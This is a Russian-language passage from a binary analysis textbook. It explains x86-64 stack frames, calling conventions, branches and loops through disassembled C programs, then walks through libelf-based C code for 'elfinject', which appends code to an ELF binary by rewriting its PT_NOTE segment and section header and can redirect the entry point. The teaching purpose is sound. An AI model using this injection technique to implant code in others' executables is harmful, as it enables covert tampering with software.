На рис. A-3 стек начинается в адресе `0x7fffffff8000`[1] и изначально содержит пять значений: a-e. Остальная память не инициализирована и отмечена "?". В x86 стек растёт к меньшим адресам, поэтому новые значения имеют меньшие адреса, чем старые.

Регистр указателя стека (`rsp`) всегда направлен на вершину, где находится последнее помещённое значение. Изначально это e в адресе `0x7fffffff7fe0`.




Рис. A-3. Помещение значения f в стек и последующее извлечение в `rax`

При помещении нового значения f оно оказывается на вершине, а `rsp` уменьшается и указывает на него. Специальные инструкции x86 `push` и `pop` добавляют или удаляют значение и автоматически обновляют `rsp`. Инструкция `call` автоматически помещает в стек адрес возврата, а `ret` извлекает его и возвращается туда.

Инструкция pop копирует значение с вершины в свой операнд, затем увеличивает rsp согласно новой вершине. Например, pop rax на рис. A-3 копирует f из стека в rax и обновляет rsp, направляя его на e. До извлечения можно поместить в стек произвольное число значений с учётом доступной выделенной памяти.

Извлечение не очищает значение: оно лишь копируется, а rsp обновляется. После pop значение f технически остаётся в памяти, пока его не перезапишет последующий push. Поэтому конфиденциальные данные могут остаться доступными, если явно не очистить их.

Теперь, зная работу стека, рассмотрим использование его вызовами функций для хранения аргументов, адреса возврата и локальных переменных.

A.4.2. Вызовы функций и кадры функций

В листинге A-3 показана простая программа C с двумя вызовами функций; проверки ошибок для краткости опущены. Сначала она вызывает getenv, получая значение переменной среды, заданной в argv[1]. Затем печатает его посредством printf.

В листинге A-4 показан соответствующий ассемблерный код, полученный компиляцией программы посредством gcc 5.4.0 и последующим дизассемблированием посредством objdump. Программа скомпилирована со стандартными параметрами gcc; при оптимизации или другом компиляторе вывод будет отличаться.

Листинг A-3. Вызовы функций на C

```
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
  printf("%s=%s\n",
         argv[1], getenv(argv[1]));

  return 0;
}
```

Листинг A-4. Вызовы функций на ассемблере

```
Contents of section .rodata:
 400630 01000200 25733d25 730a00    ....%s=%s..

Contents of section .text:
0000000000400566 <main>:
  400566:  push   rbp
  400567:  mov    rbp,rsp
  40056a:  sub    rsp,0x10
  40056e:  mov    DWORD PTR [rbp-0x4],edi
  400571:  mov    QWORD PTR [rbp-0x10],rsi
  400575:  mov    rax,QWORD PTR [rbp-0x10]
  400579:  add    rax,0x8
  40057d:  mov    rax,QWORD PTR [rax]
  400580:  mov    rdi,rax
  400583:  call   400430 <getenv@plt>
  400588:  mov    rdx,rax
  40058b:  mov    rax,QWORD PTR [rbp-0x10]
  40058f:  add    rax,0x8
  400593:  mov    rax,QWORD PTR [rax]
  400596:  mov    rsi,rax
```

```
400599:  mov    edi,0x400634
40059e:  mov    eax,0x0
4005a3:  call   400440 <printf@plt>
4005a8:  mov    eax,0x0
4005ad:  leave
4005ae:  ret
```

Компилятор хранит строковую константу `%s=%s` вызова `printf` отдельно от кода - в разделе `.rodata` по адресу `0x400634`. Позднее этот адрес используется как аргумент `printf`.

В принципе каждая функция программы x86 Linux имеет в стеке собственный кадр функции (кадр стека), ограниченный `rbp` (указателем базы), направленным на основание кадра, и `rsp`, направленным на вершину. Кадры хранят стековые данные функции. При некоторых оптимизациях компилятор может опустить указатель базы, сделав все обращения относительными `rsp`, и использовать `rbp` как дополнительный регистр общего назначения. Однако далее предполагаются полные кадры.

На рис. A-4 показаны кадры `main` и `getenv`, создаваемые при запуске программы листинга A-4. Проследим по ассемблерному листингу, как они возникают.




Рис. A-4. Пример кадров функций x86 в системе Linux

Как объяснялось в главе 2, `main` в типичной программе Linux в действительности запускается не первой. Сейчас достаточно знать, что она вызывается инструкцией `call`, помещающей в стек адрес, куда `main` возвращается после завершения (слева вверху рис. A-4).

Прологи функций, локальные переменные и чтение аргументов

Сначала `main` выполняет пролог, настраивающий кадр. Он сохраняет содержимое `rbp` в стеке, затем копирует `rsp` в `rbp`. Так сохраняется начальный адрес предыдущего кадра и создаётся новый кадр на вершине стека. Последовательность `push rbp; mov rbp,rsp` настолько распространена, что в x86 есть сокращённая инструкция `enter`, выполняющая то же самое.

В x86-64 Linux гарантируется, что вызываемые функции не испортят `rbx` и `r12`-`r15`. Если функция меняет их, она должна восстановить исходные значения перед возвратом. Обычно сохраняемые регистры помещаются в стек сразу после сохранённого указателя базы и извлекаются перед возвратом. В листинге A-4 `main` этого не делает, поскольку не использует указанные регистры.

Настроив основной кадр, `main` уменьшает `rsp` на `0x10` байт, резервируя место для двух 8-байтовых локальных переменных. Хотя программа C явно их не объявляет, gcc создал временные хранилища для `argc` и `argv`. В x86-64 Linux первые шесть аргументов функции передаются соответственно в `rdi`, `rsi`, `rdx`, `rcx`, `r8` и `r9`.[2] Если аргументов больше шести или некоторые не помещаются в 64-битовый регистр, остальные помещаются в стек в обратном порядке:

```
mov rdi, param1
mov rsi, param2
mov rdx, param3
mov rcx, param4
mov r8, param5
mov r9, param6
push param9
push param8
push param7
```

Некоторые популярные соглашения 32-битового x86, например cdecl, передают все аргументы в стеке в обратном порядке, не используя регистры; другие, например fastcall, передают часть в регистрах.

Зарезервировав место, `main` копирует `argc` из `rdi` в одну локальную переменную, а `argv` из `rsi` - в другую. Слева на рис. A-4 показан стек после пролога `main`.

Красная зона

На рис. A-4 у вершины стека находится 128-байтовая "красная зона". Функции x86-64 могут использовать её как временное пространство с гарантией, что ОС её не затронет, например при создании кадра обработчика сигнала. Последующие функции перезаписывают красную зону своими кадрами, поэтому она особенно полезна листовым функциям, не вызывающим другие. Если им нужно не более 128 байт, красная зона избавляет от явной настройки кадра и сокращает время исполнения. В 32-битовом x86 красной зоны нет.

Подготовка аргументов и вызов функции

После пролога `main` загружает `argv[1]` в `rax`: сначала адрес `argv[0]`, затем прибавляет 8 байт (размер указателя) и разыменовывает полученный указатель. Он копируется в `rdi` как аргумент `getenv`, после чего вызывается `getenv`. `call` автоматически помещает в стек адрес возврата - адрес следующей инструкции. Код библиотечной функции `getenv` здесь не рассматривается. Предположим, она настраивает стандартный кадр,

сохраняя `rbp`, при необходимости регистры и место локальных переменных. В центре рис. A-4 показан стек после вызова и пролога `getenv` в предположении, что регистры для сохранения не помещались в стек.

Завершив работу, getenv сохраняет возвращаемое значение в rax, стандартном регистре для этой цели, очищает локальные переменные увеличением rsp, извлекает сохранённый указатель базы в rbp, восстанавливая кадр main. На вершине оказывается адрес возврата 0x400588. Наконец, ret извлекает его и возвращает управление main. Справа на рис. A-4 показан стек сразу после возврата.

Чтение возвращаемых значений

main копирует возвращённый указатель на строку среды в rdx как третий аргумент printf. Затем снова загружает argv[1] и сохраняет в rsi как второй аргумент. Первый аргумент в rdi - адрес 0x400634 строки формата %s=%s из .rodata.

В отличие от вызова getenv, перед printf main обнуляет rax. Это требуется потому, что printf - функция с переменным числом аргументов и предполагает, что rax задаёт число аргументов с плавающей точкой, переданных в векторных регистрах (здесь их нет). Подготовив аргументы, main вызывает printf, помещая его адрес возврата в стек.

Возврат из функции

После printf функция main готовит своё возвращаемое значение (состояние выхода), обнуляя rax. Затем выполняет leave - сокращение x86 для mov rsp,rbp; pop rbp. Это стандартный эпилог, обратный прологу: он очищает кадр, направляя rsp на его базу, и восстанавливает rbp предыдущего кадра. Наконец, ret извлекает сохранённый адрес возврата и возвращается туда, завершая main и передавая управление вызвавшей функции.

A.4.3. Условные ветвления

Рассмотрим другую важную конструкцию. В листинге A-5 программа C с ветвью if/else печатает argc > 5, если argc больше 5, иначе argc <= 5. В листинге A-6 показана соответствующая ассемблерная реализация gcc 5.4.0 со стандартными параметрами, восстановленная objdump.

Листинг A-5. Условная ветвь на C

```
#include <stdio.h>

int
main(int argc, char *argv[])
{
  if(argc > 5) {
    printf("argc > 5\n");
  } else {
    printf("argc <= 5\n");
  }

  return 0;
}
```

Листинг A-6. Условная ветвь на ассемблере

```
Contents of section .rodata:
 4005e0 01000200 61726763  ....argc
 4005e8 203e2035 00 617267   > 5.arg
 4005f0 63203c3d 203500    c <= 5.

Contents of section .text:
0000000000400526 <main>:
  400526:  push   rbp
```

```
  400527:  mov    rbp,rsp
  40052a:  sub    rsp,0x10
  40052e:  mov    DWORD PTR [rbp-0x4],edi
  400531:  mov    QWORD PTR [rbp-0x10],rsi
  400535:  cmp    DWORD PTR [rbp-0x4],0x5
  400539:  jle    400547 <main+0x21>
  40053b:  mov    edi,0x4005e4
  400540:  call   400400 <puts@plt>
  400545:  jmp    400551 <main+0x2b>
  400547:  mov    edi,0x4005ed
  40054c:  call   400400 <puts@plt>
  400551:  mov    eax,0x0
  400556:  leave
  400557:  ret
```

Как в разделе A.4.2, компилятор сохранил строки формата `printf` в `.rodata` отдельно от кода `.text`. `main` начинается с пролога и копирует `argc` и `argv` в локальные переменные.

Реализация ветвления начинается с `cmp`, сравнивающей локальную переменную `argc` с непосредственным `0x5`. Следующая `jle` переходит к `0x400547`, если `argc <= 0x5` (ветвь `else`). Там `puts` печатает `argc <= 5`, после чего следуют эпилог и `ret`.

Если `argc > 0x5`, `jle` не выбирается и исполнение продолжается с `0x40053b` (ветвь `if`). Она вызывает `puts` для печати `argc > 5`, затем переходит к эпилогу `main` в `0x400551`. Последний `jmp` необходим, чтобы перескочить код ветви `else` в `0x400547`.

A.4.4. Циклы

На уровне ассемблера циклы можно считать особым случаем условных ветвлений. Как обычные ветви, они реализуются посредством `cmp`/`test` и условных переходов. В листинге A-7 показан цикл `while` на C, перебирающий аргументы командной строки и печатающий их в обратном порядке. В листинге A-8 показана соответствующая ассемблерная программа.

Листинг A-7. Цикл `while` на C

```
#include <stdio.h>

int
main(int argc, char *argv[])
{
  while(argc > 0) {
    printf("%s\n",
           argv[(unsigned)--argc]);
  }

  return 0;
}
```

Листинг A-8. Цикл `while` на ассемблере

```
0000000000400526 <main>:
  400526:  push   rbp
  400527:  mov    rbp,rsp
  40052a:  sub    rsp,0x10
  40052e:  mov    DWORD PTR [rbp-0x4],edi
  400531:  mov    QWORD PTR [rbp-0x10],rsi
  400535:  jmp    40055a <main+0x34>
  400537:  sub    DWORD PTR [rbp-0x4],0x1
  40053b:  mov    eax,DWORD PTR [rbp-0x4]
  40053e:  mov    eax,eax
  400540:  lea    rdx,[rax*8+0x0]
  400548:  mov    rax,QWORD PTR [rbp-0x10]
  40054c:  add    rax,rdx
  40054f:  mov    rax,QWORD PTR [rax]
  400552:  mov    rdi,rax
```

```
400555:  call   400400 <puts@plt>
40055a:  cmp    DWORD PTR [rbp-0x4],0x0
40055e:  jg     400537 <main+0x11>
400560:  mov    eax,0x0
400565:  leave
400566:  ret
```

Компилятор поместил проверку условия в конец цикла. Поэтому цикл начинается переходом к адресу `0x40055a`, где проверяется условие.

Проверка реализована `cmp`, сравнивающей `argc` с нулём. Если `argc > 0`, код переходит к `0x400537`, началу тела. Оно уменьшает `argc`, печатает следующую строку из `argv` и снова достигает проверки.

Цикл продолжается до нулевого `argc`, после чего `jg` продолжает исполнение в эпилоге `main`, где кадр стека очищается и функция возвращается.

Примечания

[1] [назад] Начальный адрес стека выбирается операционной системой.
[2] [назад] Это определено стандартом двоичного интерфейса приложений (ABI) System V.

Приложение B. Реализация перезаписи PT_NOTE посредством libelf

В главе 7 вы на высоком уровне узнали, как внедрить раздел кода путём перезаписи сегмента `PT_NOTE`. Здесь показано, как эту технику реализует инструмент `elfinject`, находящийся в виртуальной машине. При описании его исходного кода вы также познакомитесь с libelf - популярной библиотекой с открытым исходным кодом для изменения содержимого бинарных файлов ELF.

Я сосредоточусь на частях кода, реализующих посредством libelf этапы с рис. 7-2 (стр. 170), и опущу простые части, не использующие libelf. Полный исходный код `elfinject` находится в виртуальной машине в каталоге кода главы 7.

Перед чтением приложения обязательно прочитайте раздел 7.3.2: знание ожидаемых `elfinject` входов и выходов упростит понимание кода.

В обсуждении используются лишь необходимые `elfinject` части API libelf, чтобы дать хорошее практическое представление об основах библиотеки.

Подробнее см. превосходную документацию libelf или работу Джозефа Коши "libelf by Example".[1]

B.1. Необходимые заголовки

Для разбора ELF `elfinject` использует популярную библиотеку libelf с открытым исходным кодом, предварительно установленную в виртуальной машине и доступную как пакет большинства дистрибутивов Linux. Необходимо включить несколько заголовков, показанных в листинге B-1, и скомпоновать программу с libelf, передав компоновщику `-lelf`.

Листинг B-1. `elfinject.c`: заголовки libelf

```
#include <libelf.h>
#include <gelf.h>
```

Для краткости стандартные заголовки C/C++ опущены. Главный заголовок `libelf.h` предоставляет структуры данных и функции API libelf. `gelf.h` предоставляет GElf - вспомогательный API с упрощённым доступом к некоторым возможностям libelf. GElf позволяет обращаться к ELF прозрачно относительно класса и битовой ширины (32 или 64 бита). Польза этого станет ясна далее.

B.2. Структуры данных, используемые elfinject

В листинге B-2 показаны две центральные структуры данных `elfinject`. Остальной код использует их для изменения файла ELF и внедряемого кода.

Листинг B-2. `elfinject.c`: структуры данных

```
typedef struct {
  int fd;          /* file descriptor */
  Elf *e;          /* main elf descriptor */
  int bits;        /* 32-bit or 64-bit */
  GElf_Ehdr ehdr;  /* executable header */
} elf_data_t;
```

```
typedef struct {
  size_t pidx;     /* index of program header to overwrite */
  GElf_Phdr phdr;  /* program header to overwrite */
  size_t sidx;     /* index of section header to overwrite */
  Elf_Scn *scn;    /* section to overwrite */

  GElf_Shdr shdr;  /* section header to overwrite */
  off_t shstroff;  /* offset to section name to overwrite */
  char *code;      /* code to inject */
  size_t len;      /* number of code bytes */
  long entry;      /* code buffer offset to entry point (-1 for none) */
  off_t off;       /* file offset to injected code */
  size_t secaddr;  /* section address for injected code */
  char *secname;   /* section name for injected code */
} inject_data_t;
```

Первая структура `elf_data_t` отслеживает данные для изменения бинарного файла ELF, куда внедряется новый раздел. Она содержит файловый дескриптор ELF (`fd`), дескриптор libelf, целое с битовой шириной (`bits`) и дескриптор GElf заголовка исполняемого файла. Стандартный код C, открывающий `fd`, опущен; далее считается, что он открыт для чтения и записи. Код открытия дескрипторов libelf и GElf будет показан вскоре.

Структура `inject_data_t` отслеживает внедряемый код, место и способ внедрения. Сначала идут данные о частях бинарного файла, требующих изменения: индекс (`pidx`) и дескриптор GElf (`phdr`) заголовка программы `PT_NOTE`, заменяемого внедрённым заголовком; индекс (`sidx`), дескрипторы libelf и GElf (`scn` и `shdr`) заменяемого раздела; файловое смещение имени раздела в таблице строк (`shstroff`), которое меняется на новое имя наподобие `.injected`.

Далее расположен сам внедряемый код как буфер `code` и его длина `len`. Код передаётся пользователем `elfinject`, поэтому далее `code` и `len` считаются установленными. Поле `entry` - смещение внутри буфера `code`, указывающее место кода, которое должно стать новой точкой входа. Если новая точка не нужна, `entry` равно -1.

Поле `off` - файловое смещение, куда внедряется код. Оно направлено на конец бинарного файла, поскольку именно туда `elfinject` помещает новый код, как на рис. 7-2. `secaddr` - адрес загрузки нового раздела, `secname` - его имя. Поля от `entry` до `secname` также считаются установленными: все задаются пользователем, кроме `off`, вычисляемого `elfinject` при загрузке бинарного файла.

B.3. Инициализация libelf

Пропустим код инициализации `elfinject` и предположим его успех: аргументы пользователя разобраны, файловый дескриптор основного бинарного файла открыт, а файл внедрения загружен в буфер `code` структуры `inject_data_t`. Всё это выполняется в `main`.

Затем `main` передаёт управление функции `inject_code`, с которой начинается фактическое внедрение. В листинге B-3 показана часть, открывающая заданный ELF посредством libelf. Имена `elf_` принадлежат libelf, а `gelf_` - GElf.

Листинг B-3. `elfinject.c`: функция `inject_code`

```
int
inject_code(int fd, inject_data_t *inject)
{
  elf_data_t elf;
  int ret;
  size_t n;

  elf.fd = fd;
  elf.e  = NULL;
```

```
    if(elf_version(EV_CURRENT) == EV_NONE) {
       fprintf(stderr, "Failed to initialize libelf\n");
       goto fail;
    }

    /* Use libelf to read the file, but do writes manually*/
    elf.e = elf_begin(elf.fd, ELF_C_READ, NULL);
    if(!elf.e) {
       fprintf(stderr, "Failed to open ELF file\n");
       goto fail;
    }

    if(elf_kind(elf.e) != ELF_K_ELF) {
       fprintf(stderr, "Not an ELF executable\n");
       goto fail;
    }

    ret = gelf_getclass(elf.e);
    switch(ret) {
    case ELFCLASSNONE:
       fprintf(stderr, "Unknown ELF class\n");
       goto fail;
    case ELFCLASS32:
       elf.bits = 32;
       break;
    default:
       elf.bits = 64;
       break;
    }

  ...
```

Важная локальная переменная функции `inject_code`, `elf`, является экземпляром ранее определённой структуры `elf_data_t` и хранит все существенные сведения о загруженном бинарном файле ELF для передачи другим функциям.

Перед использованием любых других функций API libelf необходимо вызвать `elf_version`, единственный параметр которой - номер версии спецификации ELF. Если версия не поддерживается, libelf возвращает константу `EV_NONE`; тогда `inject_code` прекращает работу и сообщает об ошибке инициализации. Если библиотека не возражает, запрошенная версия поддерживается и можно безопасно вызывать остальные функции для загрузки и разбора бинарного файла.

Сейчас все стандартные бинарные файлы ELF соответствуют основной версии 1 спецификации, поэтому это единственное допустимое значение для `elf_version`. По соглашению вместо литерала 1 передаётся `EV_CURRENT`. Константы `EV_NONE` и `EV_CURRENT` определены в `elf.h` - заголовке констант и структур формата ELF, а не в `libelf.h`. При крупном пересмотре формата значение `EV_CURRENT` увеличится в системах, использующих новую версию ELF.

После успешного `elf_version` можно загружать и разбирать бинарный файл. Сначала вызывается `elf_begin`, открывающая ELF и возвращающая его дескриптор типа `Elf*`, который передаётся другим функциям libelf.

`elf_begin` принимает три параметра: открытый файловый дескриптор ELF, константу режима чтения или записи и указатель на дескриптор `Elf`. Здесь файловый дескриптор - `fd`, константа `ELF_C_READ` сообщает, что libelf используется только для чтения, а последним аргументом передаётся `NULL`, чтобы библиотека сама выделила и вернула дескриптор.

Вместо `ELF_C_READ` можно передать `ELF_C_WRITE` или `ELF_C_RDWR` для записи либо чтения и записи. Для простоты `elfinject` использует libelf лишь для разбора, а изменения записывает в обход библиотеки непосредственно через `fd`.

Открыв ELF, обычно его дескриптор передают `elf_kind`, чтобы определить тип файла. `inject_code` сравнивает результат с `ELF_K_ELF`, проверяя, что это исполняемый ELF. Другие результаты - `ELF_K_AR` для архивов ELF и `ELF_K_NULL` при ошибке. В обоих случаях внедрение невозможно.

Затем функция GElf `gelf_getclass` определяет класс ELF: 32-битовый `ELFCLASS32` или 64-битовый `ELFCLASS64`. При ошибке возвращается `ELFCLASSNONE`. Константы `ELFCLASS*` определены в `elf.h`. Пока `inject_code` лишь сохраняет ширину 32 или 64 в поле `bits` структуры `elf`. Знание ширины необходимо для разбора ELF.

На этом инициализация libelf и получение основных сведений завершены. Остаток `inject_code` показан в листинге B-4.

Листинг B-4. `elfinject.c`: функция `inject_code` (продолжение)

```
...

  if(!gelf_getehdr(elf.e, &elf.ehdr)) {
     fprintf(stderr, "Failed to get executable header\n");
     goto fail;
  }

  /* Find a rewritable program header */
  if(find_rewritable_segment(&elf, inject) < 0) {
     goto fail;
  }

  /* Write the injected code to the binary*/
  if(write_code(&elf, inject) < 0) {
     goto fail;
  }

  /* Align code address so it's congruent to the file offset modulo 4096 */
  n = (inject->off % 4096) - (inject->secaddr % 4096);
  inject->secaddr += n;

  /* Rewrite a section for the injected code */
  if((rewrite_code_section(&elf, inject) < 0)
       || (rewrite_section_name(&elf, inject) < 0)) {
     goto fail;
  }

  /* Rewrite a segment for the added code section*/
  if(rewrite_code_segment(&elf, inject) < 0) {
     goto fail;
  }

  /* Rewrite entry point if requested */
  if((inject->entry >= 0) && (rewrite_entry_point(&elf, inject) < 0)) {
     goto fail;
  }

  ret = 0;
  goto cleanup;

fail:
  ret = -1;

cleanup:
  if(elf.e) {
     elf_end(elf.e);
  }

  return ret;
}
```

Оставшаяся часть inject_code состоит из следующих основных этапов, соответствующих рис. 7-2, а также дополнительных низкоуровневых действий:

• Получить заголовок исполняемого файла, нужный для последующего изменения точки входа.
• Найти перезаписываемый сегмент PT_NOTE и завершиться ошибкой, если подходящего нет.
• Записать внедряемый код в конец бинарного файла.
• Скорректировать адрес загрузки внедрённого раздела согласно требованиям выравнивания.
• Заменить заголовок раздела .note.ABI-tag заголовком нового внедрённого раздела.
• Обновить имя раздела, заголовок которого заменён.
• Перезаписать заголовок программы PT_NOTE.
• По запросу пользователя изменить точку входа бинарного файла.
• Освободить дескриптор Elf вызовом elf_end.

Далее каждый этап рассматривается подробнее.

B.4. Получение заголовка исполняемого файла

На первом этапе листинга B-4 elfinject получает заголовок исполняемого файла. Как вы помните из главы 2, в нём находятся файловые смещения и размеры таблиц, а также адрес точки входа, который elfinject может изменить по запросу пользователя.

Для получения заголовка применяется gelf_getehdr. Эта функция GElf возвращает не зависящее от класса ELF представление заголовка. Форматы 32- и 64-битовых файлов немного различаются, но GElf скрывает отличия. Заголовок можно получить и посредством чистого libelf, однако тогда в зависимости от класса пришлось бы вручную вызывать elf32_getehdr или elf64_getehdr.

gelf_getehdr принимает дескриптор Elf и указатель на структуру GElf_Ehdr, куда сохраняется заголовок. При успехе возвращается ненулевое значение; при ошибке - 0 и устанавливается код elf_errno, читаемый функцией libelf с тем же именем. Такое поведение стандартно для функций GElf.

Для преобразования elf_errno в удобочитаемое сообщение служит elf_errmsg, хотя elfinject её не использует. Она принимает результат elf_errno и возвращает const char* с соответствующей строкой ошибки.

B.5. Поиск сегмента PT_NOTE

Получив заголовок, elfinject перебирает заголовки программы в поисках безопасно перезаписываемого PT_NOTE. Это реализовано функцией find_rewritable_segment из листинга B-5.

Листинг B-5. elfinject.c: поиск заголовка программы PT_NOTE

```
int
find_rewritable_segment(elf_data_t *elf, inject_data_t *inject)
{
  int ret;
  size_t i, n;

  ret = elf_getphdrnum(elf->e, &n);
  if(ret != 0) {
    fprintf(stderr, "Cannot find any program headers\n");
    return -1;
  }
```

```
  for(i = 0; i < n; i++) {
    if(!gelf_getphdr(elf->e, i, &inject->phdr)) {
       fprintf(stderr, "Failed to get program header\n");
       return -1;
    }

    switch(inject->phdr.p_type) {
    case PT_NOTE:
       inject->pidx = i;
       return 0;
    default:
       break;
    }
  }

  fprintf(stderr, "Cannot find segment to rewrite\n");
  return -1;
}
```

`find_rewritable_segment` принимает `elf_data_t* elf` и `inject_data_t* inject`, содержащие сведения о бинарном файле ELF и внедрении.

Сначала посредством `elf_getphdrnum` определяется число заголовков программы. Функция принимает дескриптор `Elf` и указатель на `size_t`, куда записывается число. Ненулевой результат означает ошибку; иначе количество сохраняется в `n`.

Затем перебираются `n` заголовков. `gelf_getphdr` получает заголовок независимо от класса ELF, принимая дескриптор, индекс `i` и указатель на `GElf_Phdr` (`inject->phdr`). Ненулевой результат означает успех.

После этого проверяется `p_type`. Если он равен `PT_NOTE`, индекс сохраняется в `inject->pidx` и функция успешно возвращается. Если после полного перебора такой заголовок не найден, сообщается ошибка и бинарный файл не изменяется.

B.6. Внедрение байтов кода

Найдя перезаписываемый `PT_NOTE`, код добавляют в конец бинарного файла. Это выполняет `write_code` из листинга B-6.

Листинг B-6. `elfinject.c`: добавление внедряемого кода

```
int
write_code(elf_data_t *elf, inject_data_t *inject)
{
  off_t off;
  size_t n;

  off = lseek(elf->fd, 0, SEEK_END);
  if(off < 0) {
     fprintf(stderr, "lseek failed\n");
     return -1;
  }

  n = write(elf->fd, inject->code, inject->len);
  if(n != inject->len) {
     fprintf(stderr, "Failed to inject code bytes\n");
     return -1;
  }
  inject->off = off;

  return 0;
}
```

Как и предыдущая функция, `write_code` принимает `elf` и `inject`. Она не использует libelf, а выполняет стандартные файловые операции C над `elf->fd`: переходит в конец файла, добавляет байты кода и сохраняет их начальное смещение в `inject->off`.

После внедрения остаётся обновить заголовки раздела и программы, а при необходимости точку входа, чтобы описать новый раздел и загружать его при исполнении.

B.7. Выравнивание адреса загрузки внедрённого раздела

Стандарт ELF требует для каждого загружаемого сегмента совпадения `p_vaddr` и `p_offset` по модулю размера страницы 4096:

`(p_vaddr mod 4096) = (p_offset mod 4096)`

Также `p_vaddr` должен быть сравним с `p_offset` по модулю `p_align`. Поэтому перед заменой заголовка `elfinject` корректирует заданный пользователем адрес, как в листинге B-7.

Листинг B-7. `elfinject.c`: выравнивание адреса загрузки

```
/* Align code address so it's congruent to the file offset modulo 4096 */
n = (inject->off % 4096) - (inject->secaddr % 4096);
inject->secaddr += n;
```

Сначала вычисляется разность `n` между файловым смещением и адресом раздела по модулю 4096. При правильном выравнивании она равна нулю. Прибавление `n` к адресу делает разность нулевой по модулю 4096.

B.8. Перезапись заголовка раздела .note.ABI-tag

Теперь `elfinject` заменяет заголовок `.note.ABI-tag`, входящего в `PT_NOTE`. Это делает `rewrite_code_section` из листинга B-8.

Листинг B-8. `elfinject.c`: перезапись заголовка `.note.ABI-tag`

```
int
rewrite_code_section(elf_data_t *elf, inject_data_t *inject)
{
  Elf_Scn *scn;
  GElf_Shdr shdr;
  char *s;
  size_t shstrndx;

  if(elf_getshdrstrndx(elf->e, &shstrndx) < 0) {
     fprintf(stderr, "Failed to get string table section index\n");
     return -1;
  }

  scn = NULL;
  while((scn = elf_nextscn(elf->e, scn))) {
    if(!gelf_getshdr(scn, &shdr)) {
       fprintf(stderr, "Failed to get section header\n");
       return -1;
    }
    s = elf_strptr(elf->e, shstrndx, shdr.sh_name);
    if(!s) {
       fprintf(stderr, "Failed to get section name\n");
       return -1;
    }
```

```
    if(!strcmp(s, ".note.ABI-tag")) {
      shdr.sh_name      = shdr.sh_name;               /* offset into string table */
      shdr.sh_type      = SHT_PROGBITS;               /* type */
      shdr.sh_flags     = SHF_ALLOC | SHF_EXECINSTR;  /* flags */
      shdr.sh_addr      = inject->secaddr;            /* address to load section at */
      shdr.sh_offset    = inject->off;                /* file offset to start of section */
      shdr.sh_size      = inject->len;                /* size in bytes */
      shdr.sh_link      = 0;                          /* not used for code section */
      shdr.sh_info      = 0;                          /* not used for code section */
      shdr.sh_addralign = 16;                         /* memory alignment */
      shdr.sh_entsize   = 0;                          /* not used for code section */

      inject->sidx = elf_ndxscn(scn);
      inject->scn = scn;
      memcpy(&inject->shdr, &shdr, sizeof(shdr));

      if(write_shdr(elf, scn, &shdr, elf_ndxscn(scn)) < 0) {
         return -1;
      }

      if(reorder_shdrs(elf, inject) < 0) {
         return -1;
      }

      break;
    }
  }
  if(!scn) {
    fprintf(stderr, "Cannot find section to rewrite\n");
    return -1;
  }

  return 0;
}
```

